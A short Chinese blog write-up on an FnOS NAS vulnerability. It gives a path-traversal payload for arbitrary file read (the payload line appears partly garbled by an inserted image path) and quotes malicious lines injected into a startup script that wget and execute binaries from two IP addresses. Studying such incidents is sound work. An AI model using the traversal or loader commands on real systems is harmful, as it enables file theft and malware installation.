
今天偶然听到一个关于飞牛系统的近期的 CVE,虽然没有吃上羹,但是也是来潜心的学习一下。
描述
用一句话说,这个漏洞相当简单。用一句话描述就是:飞牛系统FnOS下app-center-static接口存在导致任意文件读取漏洞。
但是网上再多就没有这方面的描述了。具体的业务逻辑,因为没有源代码,加上我学识尚浅就不献丑了。
其 payload 是:
/app-center-static/serviceicon/myapp/%7B0%7D?size=../../../../
不仅会暴露所有的文件,甚至可以打印以及部分文件可以下载。
继续深入了解,发现其不仅有任意文件读取/下载,甚至还有恶意病毒。
根据一个大佬的分析,攻击者是在
/usr/trim/bin/system_startup.sh对于文件内容,正常来说是
STATUS="/var/lib/dpkg/status"
BACKUP="/var/lib/dpkg/status.original"

if [ ! -f "$BACKUP" ]; then
    if [ -f "$STATUS" ]; then
        cp "$STATUS" "$BACKUP"
    fi
fi

if [ ! -f "$STATUS" ]; then
    if [ -f "$BACKUP" ]; then
        cp "$BACKUP" "$STATUS"
    fi
fi
但是攻击者注入的恶意代码部分:
rm -rf /var/tmp/trim-update
rm -rf /var/tmp/update-*

# 恶意下载并执行
wget http://151.240.13.91/turmp -O /tmp/turmp ; chmod 777 /tmp/turmp ; /tmp/turmp
wget http://43.198.11.122/turmp -O /tmp/turmp ; chmod 777 /tmp/turmp ; /tmp/turmp

# 因为地址无法访问了,获取不到具体恶意脚本内容
后续的话,如果有新的消息会开始分析的。现在就en,如果有不对的地方还请多多指教。

评论(0)
暂无评论